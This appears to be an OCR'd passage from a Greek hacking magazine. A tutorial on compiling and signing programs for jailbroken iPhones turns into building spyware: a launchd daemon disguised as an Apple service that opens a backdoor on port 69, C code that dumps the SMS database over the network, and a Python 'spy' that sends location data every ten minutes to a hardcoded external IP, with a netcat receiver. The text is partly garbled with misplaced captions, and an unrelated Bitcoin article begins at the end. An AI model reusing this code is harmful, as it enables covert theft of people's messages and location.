bin/arm-apple-darwin10-llvm-gcc-4.2'
```

Όπως υποψιάζεστε, το Xcode περιλαμβάνει ήδη το iOS SDK (Software Developer Kit). Πριν προχωρήσουμε θα προετοιμάσουμε μία ακόμα μεταβλητή, η οποία δηλώνει την έκδοση του εγκατεστημένου iOS SDK. Για



Με το sqlitebrowser έχουμε πλήρη πρόσβαση στα SMS του χρήστη. Μπορούμε να δούμε το κινητό από το οποίο εστάλη το SMS, την ημέρα και την ώρα, καθώς και το περιεχόμενό του.

να βρούμε ποιο SDK συνοδεύει τη δική μας έκδοση του Xcode, αρκεί να ρίξουμε μια ματιά στον κατάλογο

```
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.
platform/Developer/SDKs/
```

Στο δικό μας σύστημα και μέσα στο συγκεκριμένο κατάλογο, βρήκαμε το iPhoneOS5.1.sdk. Έτσι, ορίσαμε τη μεταβλητή IPHONESDK ως εξής:

```
ns-iMAC:Desktop drg$ IPHONESDK='/Applications/Xcode.app/
Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/
iPhoneOS5.1.sdk'
```

Αν και η έκδοση του iOS SDK είναι η 5.1, τα προγράμματά μας θα τρέχουν και σε παλιότερες εκδόσεις του iOS. Επομένως δεν υπάρχει κανένας λόγος ανησυχίας, αν η συσκευή μας είναι παλιότερη και τρέχει προγενέστερη έκδοση του συστήματος.

Το πρώτο μας πρόγραμμα!

Τώρα που έχουμε "σπάσει" τη συσκευή κι έχουμε ετοιμάσει τα απαραίτητα εργαλεία στο Mac OS X, μπορούμε να ασχοληθούμε με κάτι ουσιαστικότερο: Την ανάπτυξη των ιδίων των προγραμμάτων μας! Για αρχή, θα φτιάξουμε ένα μικρό και πολύ απλό πρόγραμμα το οποίο θα ονομάσουμε code.c και θα τυπώνει ένα σύντομο μήνυμα. Ακολουθεί ο κώδικάς του:

```
#include <stdio.h>
#code.c source code
int main() {
    printf("\n\nDr@G was here!\n\n");
}
```

Για να μεταγλωττίσουμε το code.c, αρκεί να δώσουμε κάτι τέτοιο:

```
ns-iMAC:Desktop drg$ $GCCFULLPATH –o code code.c –isysroot
$IPHONESDK
```

Έτσι θα προκύψει το εκτελέσιμο αρχείο ονόματι code, το οποίο θα είναι μεταγλωττισμένο για την αρχιτεκτονική ARM των συσκευών iOS. Για να βεβαιωθούμε, μπορούμε να χρησιμοποιήσουμε το προγραμματάκι file:

```
ns-iMAC:Desktop drg$ file code
code: Mach-O executable arm
```

Τα καταφέραμε! Μόλις γράψαμε και μεταγλωττίσαμε με επιτυχία το πρώτο μας πρόγραμμα για το iOS...

Υπογραφή κώδικα

Για να μεταφέρουμε το πρόγραμμά μας στη συσκευή θα χρειαστεί να πραγματοποιήσουμε μια σύνδεση SSH, μεταξύ αυτής και του υπολογιστή. Για το σκοπό αυτό οφείλουμε να τρέξουμε το Cydia (το εργαλείο προσθαφαίρεσης εφαρμογών στο Jailbroken iOS) και να εγκαταστήσουμε το OpenSSH. Όμως πριν κάνουμε την αντιγραφή πρέπει να φροντίσουμε κάτι ακόμα. Τα περισσότερα προγράμματα που κάνουν jaibreak δεν καταργούν όλους τους περιορισμούς της Apple. Έτσι, για να εκτελεστεί μια εφαρμογή στη συσκευή, πρέπει να διαθέτει μια ειδική, ψηφιακή υπογραφή. Το δικό μας πρόγραμμα όμως δεν έχει καμία τέτοια υπογραφή. Για να την προσθέσουμε, λοιπόν, θα χρησιμοποιήσουμε ένα ειδικό εργαλείο το

οποίο εγκαθιστούμε εκτελώντας τα ακόλουθα:

```
ns-iMAC:Desktop drg$ sudo mkdir /opt/theos
ns-iMAC:Desktop drg$ export THEOS=/opt/theos
ns-iMAC:Desktop drg$ sudo svn co http://svn.howett.net/svn/
theos/trunk $THEOS
ns-iMAC:Desktop drg$ cd /opt/theos/
ns-iMAC:theos drg$ sudo wget http://bit.ly/dh008rcesig -O ldid
ns-iMAC:theos drg$ sudo chmod +x ldid
```

Για να "υπογράψουμε" το πρόγραμμά μας κι έτσι να εκτελείται χωρίς προβλήματα, αρκεί να πληκτρολογήσουμε κάτι τέτοιο:

```
ns-iMAC:theos drg$ ./ldid -S ~/Desktop/code
ns-iMAC:theos drg$ cd ~/Desktop
```

Πλέον, το πρόγραμμά μας διαθέτει *και* σφραγίδα γνησιότητας!

Μεταφορά και εκτέλεση

Αρχικά ενεργοποιούμε το WiFi της συσκευής και σημειώνουμε τη διεύθυνση IP που λαμβάνει από τον ασύρματο router. Στην περίπτωσή μας, η συσκευή (ένα iPhone 3G) πήρε τη διεύθυνση 192.168.1.4. Για να μεταφέρουμε το πρόγραμμα από τον υπολογιστή στη συσκευή θα χρησιμοποιήσουμε το scp (secure copy):

```
ns-iMAC:Desktop drg$ cd ~/Desktop
ns-iMAC:Desktop drg$ scp code root@192.168.1.4:code
```

Να υπενθυμίσουμε ότι το default root password για το iOS είναι alpine. Αν δεν το 'χετε αλλάξει ήδη, να το κάντε οπωσδήποτε! Εκτός δηλαδή αν θέλετε να αντιγράφουν κώδικα στη συσκευή σας για πλάκα ή να κλέβουν φωτογραφίες, μηνύματα κ.ο.κ. Μετά την αντιγραφή, χρησιμοποιούμε το SSH και συνδεόμαστε στη συσκευή ξανά ως root:

```
ns-iMAC:Desktop drg$ ssh root@192.168.1.4
root@192.168.1.4's password:
```

Τώρα, μπορούμε επιτέλους να εκτελέσουμε το πρόγραμμά μας:

```
drg-iphone:~ root# ./code
Dr@g was here!
```

Τέλεια! Το καμάρι μας λειτουργεί άψογα. Τώρα, όμως, καλό θα ήταν να το μεταφέρουμε σε μια πιο ταιριαστή θέση:

```
drg-iphone:~ root# mv code /usr/bin/
```

Αυτόματη εκκίνηση

Το προγραμματάκι είναι έτοιμο, αλλά η δουλειά μας δεν τελείωσε. Όπως υποσχεθήκαμε αρχικά, θα φροντίσουμε τώρα για την αυτόματη εκτέλεση του προγράμματός μας. Συγκεκριμένα, θα το κάνουμε να ξεκινά αυτόματα κάθε φορά που πραγματοποιούμε μια σύνδεση προς τη συσκευή και σε συγκεκριμένο port. Επιπρόσθετα, θα εξασφαλίσουμε ότι η έξοδος του προγράμματος θα αποστέλλεται σε εμάς, δικτυακά. Με λίγα λόγια, το πρόγραμμά μας θα συμπεριφέρεται σαν ένα backdoor. Για το σκοπό αυτό θα χρησιμοποιήσουμε το launchd και θα γράψουμε ένα σχετικό

script σε XML. Παρακάτω φαίνεται ο κώδικας του script (http://bit.ly/dh008rceplist), τον οποίο θα πρέπει να αποθηκεύσουμε ως com.apple.code.plist:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.code</string>
    <key>Program</key>
    <string>/usr/bin/code</string>
    <key>ProgramArguments</key>
    <array>
        <string>/usr/bin/code</string>
    </array>
    <key>SessionCreate</key>
    <true/>
    <key>Sockets</key>
    <dict>
        <key>Listeners</key>
        <dict>
            <key>SockServiceName</key>
            <string>69</string>
        </dict>
    </dict>
    <key>inetdCompatibility</key>
    <dict>
        <key>Wait</key>
        <false/>
    </dict>
</dict>
</plist>
```

Στο κλειδί Label βάζουμε το όνομα του ίδιου του αρχείου, χωρίς την κατάληξη ".plist", ενώ στο κλειδί Program βάζουμε τη διαδρομή του προγράμματός μας. Η πλήρης διαδρομή του προγράμματος, μαζί με όποιες παραμέτρους ενδέχεται να παίρνει, τοποθετείται και στο κλειδί ProgramArguments. Με τον παραπάνω κώδικα εξασφαλίζουμε ότι ο launchd του iOS θα ξεκινά αυτόματα το πρόγραμμα, κάθε φορά που πραγματοποιείται μια σύνδεση στο port 69 της συσκευής. Ταυτόχρονα, οι ροές (streams) stdin, stdout και stderr θα ανακατευθύνονται προς το network socket, το οποίο αντιστοιχεί στη συγκεκριμένη σύνδεση. Έτσι, όταν πραγματοποιούμε μια σύνδεση στο port 69 της συσκευής τότε το πρόγραμμά θα ξεκινά αυτόματα και θα μπορούμε αλληλεπιδράσουμε μαζί του κανονικά, σαν να έτρεχε σε μια κονσόλα μπροστά μας!

Το αρχείο com.apple.code.plist θα το μεταφέρουμε στη συσκευή μας με

secure copy και θα το τοποθετούμε στο directory των daemon (/System/Library/LaunchDaemons). Όλοι οι δαίμονες που βρίσκονται εκεί ξεκινούν αυτόματα κατά την εκκίνηση της συστήματος. Για την αντιγραφή, αρκεί να πληκτρολογήσουμε κάτι τέτοιο:

```
ns-iMAC:Desktop drg$ scp com.apple.code.plist root@192.168.1.4:/
System/Library/LaunchDaemons/
```

Τώρα μπορούμε να κάνουμε ένα χειροκίνητο reboot στη συσκευή ή να συνδεθούμε με SSH και να δώσουμε αυτό:

```
drg-iphone:~ root# reboot
```


Βέβαια η εκκίνηση του νέου μας daemon θα μπορούσε να πραγματοποιηθεί χωρίς reboot, δίνοντας μόνο το εξής:

```
drg-iphone:~ root# launchctl load /System/Library/LaunchDaemons/
com.apple.code.plist
```

Αυτό ήταν! Πλέον, το πρόγραμμά μας έχει αποκτήσει τη συμπεριφορά ενός backdoor. Μπορούμε να το εκτελέσουμε χωρίς να κάνουμε login στη συσκευή και να αλληλεπιδράσουμε μαζί του δικτυακά. Δείτε πόσο απλό είναι κάτι τέτοιο:

```
ns-iMAC:Desktop drg$ telnet 192.168.1.4 69
Trying 192.2.168.1.4...
Connected to 192.168.1.4
Escape character is '^]'.
Dr@G was here!
Connection closed by foreign host.
```

Το αρχείο consolidated.db διαβάζεται άμεσα στον απομακρυσμένο server. Όλα τα δεδομένα του χρόνου και της θέσης είναι πλέον διαθέσιμα στον επιτιθέμενο. Επιπλέον, φτιάχνοντας ένα αυτοματοποιημένο script μπορούμε να βλέπουμε το γεωγραφικό μήκος και το γεωγραφικό πλάτος άμεσα, στο Google Maps!



	MCC	MNC	LAC	CI	Timestamp	Latitude	Longitude	HorizontalAccuracy	Alti
2459	202	1	316	64502	356368409.698474	35.33650153	25.13694077	1414.0	
2460	202	1	300	16802	356368409.698474	35.3284927	25.12801539	1414.0	
2461	202	1	316	17572	356368409.698474	35.33650034	25.13674932	1414.0	
2462	202	1	316	1280	356368409.698474	35.33076953	25.12815809	1686.0	
2463	202	1	300	16572	356368409.698474	35.33546972	25.14325386	1414.0	
2464	202	1	300	64024	356368409.698474	35.32074028	25.13419979	1414.0	
2465	202	1	1601	33047720	356368409.698474	35.33478337	25.13112908	1414.0	
2466	202	1	316	17573	356368409.698474	35.33349817	25.12966257	1414.0	
2467	202	1	316	771	356368409.698474	35.32991588	25.12754374	1414.0	
2468	202	1	1601	33047717	356368409.698474	35.33564597	25.13207203	1414.0	
2469	202	1	316	774	356368409.698474	35.33598279	25.14296954	1414.0	
2470	202	1	316	16643	356368409.698474	35.32029592	25.13389331	1463.0	
2471	202	1	316	-1	356368409.698474	35.330325	25.13697171	148990.0	
2472	202	1	300	-1	356368409.698474	35.33155059	25.13701564	148990.0	
2473	202	1	321	-1	356368409.698474	35.19054925	25.04153138	148990.0	
2474	202	1	1601	-1	356368409.698474	35.32789564	24.80926841	148990.0	
2475	202	1	85	-1	356368409.698474	35.25237852	25.52051055	148990.0	
2476	202	1	319	-1	356368409.698474	35.3554961	24.5537458	148990.0	
2477	202	1	309	-1	356368409.698474	35.35746973	24.57677161	148990.0	
2478	202	1	306	-1	356368409.698474	35.14101094	25.86892503	148990.0	
2479	202	1	1602	-1	356368409.698474	35.44589078	24.16142839	148990.0	
2480	202	1	304	-1	356368409.698474	36.38052153	25.45206195	148990.0	

Πραγματοποιώντας μια σύνδεση telnet στο port 69 της συσκευής μας, το προγραμματάκι εκτελέστηκε αυτόματα και η έξοδός του έφτασε σε εμάς δικτυακά! Τι θα λέγατε, τώρα, αν στη θέση αυτού του απλού προγράμματος βάζαμε ένα εξυπνότερο και πιο ύπουλο; Για παράδειγμα, σκεφτείτε ένα πρόγραμμα το οποίο ανοίγει το αρχείο των προσωπικών SMS του χρήστη και το τυπώνει στο stdout. Ο σχετικός κώδικας σε C διαβάζεται πολύ εύκολα (http://bit.ly/dh008rcesms). Δείτε τον:

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#define FILE '/var/mobile/Library/SMS/sms.db'
int main() {
    int fullfilepath = open(FILE, O_RDONLY);
    char memb[256];
    int data;
    if (fullfilepath < 0)
        exit -1;
    while ((data = read(fullfilepath, memb, sizeof(memb))) > 0) {
        write(fileno(stdout), memb, data);
    }
    close(fullfilepath);
}
```

Σημειώστε ότι για το νέο πρόγραμμα χρησιμοποιούμε το ίδιο όνομα (code). Αυτό το κάνουμε για να μη χρειαστεί να τροποποιήσουμε το αρχείο PLIST του launchd. Για τη μεταγλώττιση του κώδικα, την υπογραφή και την εγκατάσταση του προγράμματος, εκτελούμε τα ακόλουθα:

```
ns-iMAC:Desktop drg$ $GCCFULLPATH -o code code.c -isysroot
$IPHONESDK
ns-iMAC:Desktop drg$ cd /opt/theos/
ns-iMAC:theos drg$ ./ldid -S ~/Desktop/code
ns-iMAC:theos drg$ cd ~/Desktop
ns-iMAC:Desktop drg$ scp code root@192.168.1.4:/usr/bin/
```

Πλέον, μπορούμε ανά πάσα στιγμή να υποκλέψουμε το σύνολο των μηνυμάτων τα οποία βρίσκονται αποθηκευμένα στη συσκευή. Για το σκοπό αυτό αρκεί να χρησιμοποιήσουμε το netcat, να συνδεθούμε στο port 69 της συσκευής μας και να κατευθύνουμε τη σύνδεση σ' ένα τοπικό αρχείο. Έτσι, θα εκτελεστεί το πρόγραμμά μας, θα ανοίξει το αρχείο μηνυμάτων και θα το τυπώσει στο stdout. Αυτή η ροή, όμως, θα κατευθυνθεί από το iOS προς τη δικτυακή μας σύνδεση, η οποία με τη σειρά της θα κατευθυνθεί από το netcat σε ένα τοπικό αρχείο. Ελπίζουμε να μην σας μπερδέψαμε πολύ. Πάντως, με το κολπάκι που περιγράψαμε θα καταλήξουμε να έχουμε όλα τα μηνύματα της συσκευής σ' ένα αρχείο στον υπολογιστή μας. Δείτε τον τρόπο:

```
ns-iMAC:Desktop drg$ nc 192.168.1.4 69 > sms.db
```

Σημειώστε ότι το αρχείο με τα μηνύματα αποτελεί μια μικρή βάση δεδο-

μένων τύπου SQLite. Επομένως, με ένα εργαλείο σαν το sqlitebrowser μπορούμε να δούμε τα μηνύματα, την ημερομηνία λήψης του καθενός, καθώς και τον αποστολέα!

Πύθωνας για όλες τις δουλειές!

Μη νομίζετε ότι μπορούμε να γράφουμε προγράμματα για το iOS, μόνο σε C. Μπορούμε κάλλιστα να χρησιμοποιήσουμε και την Python. Αρκεί βέβαια να έχουμε εγκαταστήσει τον interpreter της γλώσσας στη συσκευή μας. Για να κάνουμε κάτι τέτοιο πρέπει να τρέξουμε το Cydia και να εγκαταστήσουμε τα πακέτα Aptitude, APT 0.7 Strict και Mobile Terminal. Στη συνέχεια, από τον υπολογιστή μας και μέσω SSH, πρέπει να εκτελέσουμε στη συσκευή τα ακόλουθα:

```
ns-iMAC:Desktop drg$ sudo ssh root@192.168.1.4
drg-iphone:~ root#  apt-get update
drg-iphone:~ root#  apt-get install python
```

Αυτό ήταν όλο! Τώρα μπορούμε να γράφουμε προγράμματα σε Python και να τα εκτελούμε στη συσκευή μας κανονικότατα. Συνεχίζοντας στο ίδιο πνεύμα --των ύπουλων εφαρμογών-- θα δημιουργήσουμε ένα Python script το οποίο θα εκτελείται αυτόματα ανά δέκα λεπτά και θα στέλνει τη γεωγραφική θέση της συσκευής σ' ένα δικό μας μηχάνημα (για την ακρίβεια σε μια συγκεκριμένη διεύθυνση IP και σ' ένα συγκεκριμένο port). Αυτά, όπως ενδεχομένως υποψιάζεστε, θα τα λαμβάνει από τη βάση consolidated.db, στην οποία καταγράφονται αυτόματα οι πληροφορίες του GPS. Το εν λόγω σκριπτάκι (http://bit.ly/dh008rcepythonspy) έχει ως:

```
#!/usr/bin/python
#python_spy_by_Dr@G
import socket
HOST = '147.52.2.155'
PORT = 10
S = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
file=open('/private/var/root/Library/Caches/location/consolidated.
db','r')
S.connect((HOST, PORT))
for line in file:
    S.send(line)
file.close()
S.close()
```

Όπως και με τα άλλα προγράμματα, πρέπει να δώσουμε κατάλληλα δικαιώματα στο σκριπτάκι μας και να το μεταφέρουμε στο φάκελο bin της συσκευής με το iOS. Τέλος, πρέπει να φτιάξουμε κι έναν κατάλληλο daemon, ο οποίος θα εκτελεί το πρόγραμμα ανά δέκα λεπτά. Δείτε το σχετικό αρχείο XML (http://bit.ly/dh00rcepythonspyplist):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
```

```
<dict>
    <key>Label</key>
    <string>com.apple.code</string>
    <key>Program</key>
    <string>/usr/bin/code</string>
    <key>ProgramArguments</key>
    <array>
        <string>/usr/bin/code</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>StartInterval</key>
    <integer>600</integer>
</dict>
</plist>
```

Σε αυτό το αρχείο, τα δύο κλειδιά που αυτοματοποιούν τη διαδικασία είναι το `RunAtLoad` (με τιμή True) και το `StartInterval` (με τιμή 600 δευτερόλεπτα). Σημειώστε ότι το αρχείο το αποθηκεύουμε πάλι σαν com.apple.code.plist και το τοποθετούμε στη θέση /System/Library/LaunchDaemons/ της συσκευής. Αμέσως μετά χρειάζεται η (κλασσική) επανεκκίνηση της συσκευής...

Ακολούθως πηγαίνουμε στο μηχάνημα, στο οποίο θα αποστέλλονται οι γεωγραφικές πληροφορίες από το Python script. Εκεί, αρκεί να φτιάξουμε ένα μικρό script σε BASH, το οποίο θα αξιοποιεί το netcat και θα καταγράφει όσα λαμβάνει από τον "κατάσκοπό" μας. Ακολουθεί το σχετικό script (http://bit.ly/dh008rcegetgeo):

```
#!/bin/bash
#looped_netcat.sh_by_Dr@G
LOOP=1
while [ 1 ]
    do
        nc -l 10 > consolidated_$LOOP.db && let LOOP=LOOP+1
    done
```

Σ' αυτό το άρθρο μάθαμε να μεταγλωττίζουμε τον κώδικά μας για το iOS, να υπογράφουμε ψηφιακά το πρόγραμμα και να το εκτελούμε απομακρυσμένα! Όσοι έχετε κάνει Jailbreak στη συσκευή σας, νομίζουμε ότι στο εξής θα προσέχετε *λίγο* περισσότερο. Οι υπόλοιποι, καλά θα κάνετε να συγκρατηθείτε και να μην κάνετε καμία βιαστική μεγαλόστομη δήλωση: Σε επόμενα άρθρα θα αποδείξουμε ότι κινδυνεύουν *όλες* οι συσκευές με το iOS, είτε είναι jailbroken είτε όχι :D



Πλήρη άρθρα που συμπληρώνουν το περιοδικό. Τα εβδομαδιαία μας video casts [έρχονται, έρχονται]. Ολόκληρα blasts from the past. Τα βίντεο από τα live streams. Τα πάντα ενδιαφέροντα forums. Το σημείο συνάντησης για τους φίλους του περιοδικού. Η πιο ζωντανή κοινότητα και οι πιο ανήσυχοι, δημιουργικοί χρήστες!

deltahacker.gr

What have you hacked for me lately?





Skill: Beginner

Tags: bitcoin, bitcoin mining, mining pools

Bitcoin:

Αληθινό νόμισμα ή ροζ τσιχλόφουσκα με πράσινες βούλες;

Τι θα λέγατε για λίγο εύκολο και ζεστό, ηλεκτρονικό χρήμα; Αναφερόμαστε στα Bitcoins, τα οποία αν και βγαίνουν αρκετά δύσκολα, τουλάχιστον δεν απαιτούν παρά ελάχιστη προσπάθεια από μέρους μας. Επίσης, αν και δεν έχουν φυσική υπόσταση, μπορούμε να πούμε ότι είναι σίγουρα ζεστά, αφού ο υπολογιστής μας θα πάρει φωτιά για να βγάλουμε λίγα cents. Πέρα από τις εξυπνάδες, ξέρετε τι είναι το Bitcoin; Είμαστε διατεθειμένοι να σας πούμε τα πάντα... σχεδόν.

by GiannouG

Η πρώτη μας αναφορά στο Bitcoin έγινε στο deltaHacker 007, στο άρθρο μας περί deep web. Εκεί, μεταξύ άλλων, αναφέραμε ότι οι πληρωμές στο σκοτεινό και ανώνυμο μέρος του Διαδικτύου γίνονται κυρίως με Bitcoin. Με αυτή την πρώτη αναφορά στο Bitcoin, ενδέχεται να το στιγματίσαμε στη συνείδησή σας. Το Bitcoin χρησιμοποιείται *και* στο "φωτεινό" Internet, δηλαδή σε αυτό που όλοι γνωρίζουμε. Μάλιστα, χρησιμοποιείται ως εναλλακτικό νόμισμα για πολλές καθημερινές συναλλαγές και γίνεται δεκτό σε δεκάδες (νόμιμες) υπηρεσίες. Στο παρόν άρθρο θα πούμε δύο λόγια για τη φύση του Bitcoin, θα δούμε πού και πώς χρησιμοποιείται και, φυσικά, θα αναφέρουμε το πώς μπορούμε να το παράγουμε, ξεζουμίζοντας τον υπολογιστή μας!

Τι εστί Bitcoin;



Εικόνα 1
Το Bitcoin θέλει να γίνει το επόμενο δημοφιλέστερο συνάλλαγμα, καταργώντας τις τράπεζες και κάθε είδους διαχειριστική αρχή. Αυτό.

Το Bitcoin είναι ένα (σχετικά) νέο ψηφιακό νόμισμα και ταυτόχρονα ένα είδος δικτύου, το οποίο στηρίζεται σε τεχνολογίες peer-to-peer. Οι χρήστες του Bitcoin μπορούν να πραγματοποιούν συναλλαγές δικτυακά. Βέβαια, αυτή η τελευταία πρόταση θυμίζει κάθε άλλο νόμισμα. Το Bitcoin είναι αρκετά διαφορετικό όμως από τα συναλλάγματα που γνωρίζουμε, καθώς δεν υποστηρίζεται από καμία τράπεζα! Αντίθετα, η ομαλή λειτουργία αυτού του συστήματος πληρωμών εξασφαλίζεται από τους ίδιους του χρήστες του. Με το Bitcoin, κάθε συναλλαγή είναι κρυπτογραφημένη με μια πανίσχυρη τεχνολογία, η οποία, σύμφωνα με την επίσημη ιστοσελίδα του Bitcoin, χρησιμοποιείται από κυβερνήσεις, στρατιωτικούς οργανισμούς και ερευνητικά κέντρα (Elliptic Curve DSA για τους γνώστες). Επιπλέον, όπως αναφέραμε προηγουμένως, δεν υπάρχει κανένας κεντρικός μηχανισμός διαχείρισης αυτού του νομίσματος. Αυτό σημαίνει ότι όλοι όσοι το χρησιμοποιούν αντιμετωπίζονται ισότιμα. Σε αυτό το σημείο θα θέλαμε πάρα πολύ να εμβαθύνουμε στις τεχνικές λεπτομέρειες πίσω από τη λειτουργία του Bitcoin. Κάτι τέτοιο, όμως, θα απαιτούσε το μισό περιοδικό. Αν ενδιαφέρεστε για τη σχετική θεωρία, θα τη βρείτε συγκεντρωμένη σε αναλυτικό κείμενο (`http://bitcoin.org/bitcoin.pdf`), το οποίο έγραψε ο δημιουργός του Bitcoin, Satoshi Nakamoto[1]

Ναι, αλλά...

Ξέρουμε, ξέρουμε! Ακούγεται ουτοπικό και θεωρείτε ότι δεν θα πετύχει. Η αλήθεια είναι ότι κανείς δεν μπορεί να προβλέψει την εξέλιξή του. Μπορεί το Bitcoin να λειτουργεί άριστα με τους 100.000 καθημερινούς του χρήστες, αλλά κανείς δεν ξέρει πώς θα συμπεριφερθεί όταν αρχίσουν να το χρησιμοποιούν περισσότεροι άνθρωποι[2]. Το αν είναι καλό να υπάρχει μια κεντρική αρχή διαχείρισης του νομίσματος, θα φανεί τότε. Για την ώρα, το Bitcoin αποτελεί ένα αρκετά ενδιαφέρον project για το Σαββατοκύριακο (Σ.τ.Ε. Μάλλον είναι πολύ πιο ενδιαφέρον από ένα ΣΚ-πρότζεκτ, αλλά αφού κανείς δεν με ρώτησε ας μην πετάγομαι), το οποίο ενδέχεται να αποδειχθεί και κατιτίς προσοδοφόρο.


Άσχετα με το αν στηρίζεται από τράπεζες ή όχι, το Bitcoin χρησιμοποιείται από αρκετό κόσμο για διάφορες καθημερινές αγορές αλλά και για μεταφορές χρημάτων. Πατώντας απλά ένα κουμπί, μπορεί κάποιος να μεταφέρει χρήματα παντού στον κόσμο, εντελώς δωρεάν και χωρίς την προμήθεια που απαιτούν οι τράπεζες. Εξάλλου, οι εταιρίες που δέχονται πληρωμές σε Bitcoin αυξάνονται καθημερινά. Επομένως, είναι πολύ πιθανό να αυξηθούν και οι χρήστες του.

---

1. Υποστηρίζει πως είναι Ιάπωνας, αλλά φήμες θέλουν να πρόκειται για απλό ψευδώνυμο :)
2. ...ή ρομπότ ;)


Πώς δουλεύει;

Για όσους έχουν αγχωθεί, θεωρώντας ότι πρόκειται για κάτι πολύπλοκο και φασαριόζικο, πρέπει να ξεκινήσουμε λέγοντας ότι είναι αρκετά απλό. Για αρχή χρειαζόμαστε το βασικό πρόγραμμα από την επίσημη ιστοσελίδα `www.weusecoins.com`. Υπάρχουν υλοποιήσεις για όλες τις πλατφόρμες, αλλά όπως υποψιάζεστε δεν έχουν καμία πρακτική διαφορά. Αφού το κατεβάσουμε κι εγκαταστήσουμε το πρόγραμμα, θα ξεκινήσει αμέσως να λειτουργεί και θα προσπαθήσει να συνδεθεί με το δίκτυο του Bitcoin. Αυτό μπορεί να πάρει αρκετές ώρες --ειδικά την πρώτη φορά-- οπότε θα χρειαστεί λίγη υπομονή και μια κούπα καφέ[3].



